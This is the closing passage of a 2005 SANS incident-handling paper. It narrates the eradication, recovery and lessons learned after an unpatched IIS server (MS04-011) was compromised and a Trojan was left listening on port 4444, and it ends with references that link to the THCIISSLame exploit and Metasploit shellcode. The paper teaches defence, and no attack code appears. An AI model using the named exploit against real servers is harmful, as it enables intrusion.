After the server was contained, the eradication process was in place. It was time to determine if an attack took place. The handlers booted the system and checked the logs. Unfortunately this critical server was scheduled for a host-based intrusion detection sensor next week. This left the handlers with not much information. They first reviewed the IIS logs, Anti-Virus logs, and Event Viewer logs. The anti-virus immediately picked up the Trojan and netcat listener upon logging in. The attacker hadn't thought of the host having an anti-virus. This was his mistake.

Upon further review the IIS logs presented lots of abnormal GET requests. The

lead handler determined that this was the result of a noisy web scan. The Event Viewer was empty. After the information was relayed to the lead handler, the evidence at hand presented that the machine was scanned, compromised, and a Trojan had been installed.

The handlers then decided to run an Nmap scan against the compromised host to see what ports the host showed open. They noticed that port 4444 was open. By running a tool called "Tcpview", they would be able to link the executable "StocksThatRockTrojan" to be listening on port 4444. Tcpview also displays that exact path to where the Trojan was installed. This would explain the FTP traffic they saw. However after hours of investigation they were unable to figure out how the host was compromised.

They also checked the Add/Remove Programs in the Control Panel to obtain a list of the latest installed patches. Once the patch listing had been obtained, they then checked with Microsoft to confirm that the machine was up to date on the latest patches. To their surprise, they had noticed that MS04-011 was not installed. There was also information regarding an exploit in the wild that allowed for a remote compromise of the server. In conclusion of their analysis they were able to determine the cause of the attack.

In order to contain this problem and prevent it from occurring in the future they proceeded with a new build of the server. All critical files and folders were scanned by the anti-virus and placed on an external hard drive to be transferred to the new build.

Recovery Phase

All data was then destroyed by using a custom disk eraser. The disk eraser was created in house by a member of the admin team. The eraser wipes all data from a hard disk, leaving no traces of old data. The operating system was installed and all other applications were re-installed to represent the previous server. The system was immediately patched with all relevant Microsoft patches and various vendor patches. A patch management process was also put in place that involved checking for new patches on a bi-weekly basis. All new patches will be installed after they are tested in the testing lab. The host based sensor was installed and configured to monitor critical files and folders. The handlers used Nessus to ensure the vulnerability was eliminated.

After 4 hours of panic the new server was ready for deployment. The interfaces were brought up on the server and the connection was restored. Traffic begins to pass again and the company is back in business. Besides losing thousands of dollars by taking the server offline, the company also lost some customer trust. When incidents occur it is a great idea to keep your customers informed. Unfortunately Stocks That Rock failed in this category.

Lessons Learned Phase

The first and most important lesson learned from this scenario is to patch your systems. It seems this is the most common problem when exploitation occurs. Too often systems are internet facing without the appropriate patches.

The next lesson the handlers noted was to have current copies of firewall rules. In this scenario the handlers obtained the firewall rules too late in the game. This almost cost the firewall administrators their jobs. By having a current set of rules, could have contained the attack.

From a design standpoint the handlers should consider implementing a host based intrusion detection sensor on such a critical asset. Adding a host-based detection sensor to a critical asset increases the security and awareness of what activity is on the servers. This can keep more accurate detailed information of any changes that occur on the host. The security staff had already begun deploying the host-based sensors at the time of the attack. This was too late to prevent this attack, but future endeavors will be captured. Implementing an Intrusion Prevention Sensor (IPS) can also thwart future attacks. If the company has the resources they should create a Forensics Team for in-depth analysis of attacks and related nature.

In conclusion, Millhouse was able to obtain the data he was seeking. He pulled off a successful attack that helped him keep his current job. Hexornet was left confused and still lacked sufficient guidance to prevent future attacks. Some will never learn...

© SANS Institute 2005

Exploit References

Internet Security Systems “Secure Sockets Layer PCT1 buffer overflow”: April 13, 2004 – URL:

<http://xforce.iss.net/xforce/xfdb/12380>

THC’s “THCISSLame.c” exploit: April 21, 2004 – URL:

<http://www.thc.org/exploits/THCISSLame.c>

Internet Security Systems Security Advisory: April 13, 2004 – URL:

<http://xforce.iss.net/xforce/alerts/id/168>

HKCERT “win pctssl”: April 24, 2004 – URL:

http://www.hkcert.org/salert/english/s040424_win_pctssl.html

Security Focus “Microsoft Windows Private Communications Transport Protocol Buffer Overrun Vulnerability”: April 13, 2004 – URL:

<http://www.securityfocus.com/bid/10116/>

Counterpane “Security Alert: Microsoft SSL PCT Worm In The Wild”: April 27, 2004 – URL:

<http://www.counterpane.com/alert-t20040427001.html>

Symantec “Microsoft Windows Private Communications Transport Protocol Buffer Overrun Vulnerability”: April 13, 2004 – URL:

<http://securityresponse.symantec.com/avcenter/security/Content/10116.html>

Microsoft “Security Bulletin MS04-011”: April 13, 2004 – URL:

<http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx>

Common Vulnerabilities and Exposures CAN 2003-0719

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719>

United States Computer Emergency Readiness Team – “Technical Cyber Security Alert TA04-104A”

<http://www.us-cert.gov/cas/techalerts/TA04-104A.html>

United States Computer Emergency Readiness Team – “Vulnerability Note VU-586540”

<http://www.kb.cert.org/vuls/id/586540>

References

Metasploit “win32_bind”: October 14, 2004

<http://metasploit.com/shellcode.html>

CIRT “Nikto” documentation – URL:

<http://www.cirt.net/code/nikto.shtml>

Nessus - URL:

<http://www.nessus.org/>

Insecure.org “NMAP Man Page” - URL:

http://www.insecure.org/nmap/data/nmap_manpage.html

The Metasploit Framework – URL:

<http://www.metasploit.com/projects/Framework/>

Bruce Schneier – SSL “Analysis of the SSL 3.0 protocol”

<http://www.schneier.com/paper-ssl.pdf> (Section 5)

Symantec Bloodhound Exploit

<http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.9.html>

Symantec THCIISLAME Exploit

<http://securityresponse.symantec.com/avcenter/venc/data/hacktool.thciislame.html>

TCPDUMP tool

<http://www.TCPDUMP.org/>

Snort IDS

<http://www.snort.org/>

Ethereal

<http://www.ethereal.com/>

Stateful Inspection

<http://www.ssimail.com/Stateful.htm>

SAM SPADE tool

<http://www.samspade.org/>

SAMP SPADE Screenshot

<http://www.samspade.org/ssw/screenshot.html>

Super Scan tool

www.foundstone.com

WINSCP Tool

<http://winscp.sourceforge.net/eng/download.php>

Nessus tool

<http://www.nessus.org/>

Netcat for Windows can be found at

<http://www.securityfocus.com/tools/139/scoreit>

Xxcopy Tool

<http://www.xxcopy.com/index.htm>

Webopedia – “SSL”

<http://www.webopedia.com/TERM/S/SSL.html>

Netscape Support Documentation – “SSL 2.0 PROTOCOL SPECIFICATION”

http://wp.netscape.com/eng/security/SSL_2.html

Network World Fusion – “Securing IIS”

<http://www.nwfusion.com/columnists/2004/0503internet.html>

© SANS Institute 2005. Author retains full rights.